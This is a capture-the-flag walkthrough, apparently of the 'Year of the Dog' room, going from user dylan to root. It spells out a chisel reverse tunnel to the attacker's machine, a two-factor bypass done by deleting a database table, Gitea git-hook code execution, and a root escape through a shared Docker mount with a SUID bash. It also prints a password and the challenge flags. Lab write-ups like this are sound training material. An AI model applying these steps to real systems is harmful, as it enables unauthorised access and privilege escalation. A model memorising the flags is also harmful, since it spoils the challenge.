
Maybe Labr4d0rs4L1f3 is the password for dylan?

Ok. it is the password. Let’s take the user flag:
dylan@year-of-the-dog:~$ cat user.txt
THM{OTE3MTQyNTM5NzRiN2VjNTQyYWM2M2Ji}
….
I checked for opened ports using ss -tl and noticed port 3000:

So, I checked whether this is http port using curl:
dylan@year-of-the-dog:~$ curl http://localhost:3000/ -s | head
<!DOCTYPE html>
<html lang="en-US" class="theme-">
<head data-suburl="">
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <meta http-equiv="x-ua-compatible" content="ie=edge">
        <title> Year of the Dog </title>
        <link rel="manifest" href="/manifest.json" crossorigin="use-credentials">
        <meta name="theme-color" content="#6cc644">
        <meta name="author" content="Gitea - Git with a cup of tea" />
It is. it looks like something we would like to further investigate, let’s setup port tunneling.
For that we’ll upload chisel and setup the port tunneling.
- local machine:
chisel server --reverse -p 1234 - remote machine:
./chisel client 192.168.138.59:1234 R:3000:127.0.0.1:3000

Now, we can access http://localhost:3000/ on our browser

We can see this is Gitea Version: 1.13.0, I searched online and found authenticated RCE exploit, here https://github.com/p0dalirius/CVE-2020-14144-GiTea-git-hooks-rce.
For this to work, we need administrator account, to setup the git hooks.
I tried to login with the credentials of dylan, but it required two factor authentication, which I don’t have.

Then, I tried to create new account with the name testing, and to login as this account. The problem was that I’m not an admin, so I can’t control git hooks.
Inside /gitea/gitea I found the file gitea.db, which is sqlite3 db file. Since we don’t have sqlite3 installed on the remote machine, we’ll download this file to analyze it.

Now, I first checked tables:

I saw the table two_factor, let’s try to delete it, and then send replace the db with the new one.
delete from two_factor;
After replacing the db, it worked, we managed to login as dylan:


Now, we can use this module multi/http/gitea_git_hooks_rce from metasploit to get RCE via git hook. We can also do it manually by following the orders here https://exploit-notes.hdks.org/exploit/version-control/git/gitea/.
Privilege Escalation to Root
We got shell as user git, I pasted the payload from penelope. we can see we are located inside a container.

After some navigation, I found the folder /data which looks very simililar to something I’ve already saw on the host machine

this is on the host machine:

I create the file bla inside /gitea/git on the host machine, and checked if it appears on the docker container:
dylan@year-of-the-dog:/gitea/git$ touch bla
and on the docker:
bash-5.0$ ls -l /data/git
total 8
-rw-r--r--    1 git      git              0 Jan 19 23:24 bla
drwxr-xr-x    2 git      git           4096 Sep  5  2020 lfs
drwxr-xr-x    3 git      git           4096 Sep  5  2020 repositories
Okay, there is some connection between these two folders, probably some mounting. I checked for sudo permissions on the docker container, and saw we have root permissions:
bash-5.0$ sudo -l
User git may run the following commands on 42040a8f97fc:
    (ALL) NOPASSWD: ALL
So, we can copy /bin/bash on the host machine to the shared folder, then the container will change the file ownership to root and the desired SUID bit, whice will give us the ability to spawn root shell on the host machine.
We need to change ownership because the root stays root over all machines, but git user isn’t exist on the host machine, same with dylan on the container.
On the host machine, only copy the bash to the folder:
dylan@year-of-the-dog:/gitea/git$ cp /bin/bash ./our_shell

Then, on the docker container:
bash-5.0$ sudo chown root:root /data/git/our_shell
bash-5.0$ sudo chmod u+s /data/git/our_shell
And the root flag is:
our_shell-4.4# cat root.txt
THM{MzlhNGY5YWM0ZTU5ZGQ0OGI0YTc0OWRh}

I checked later, the mount actually exists, between /gitea to /data.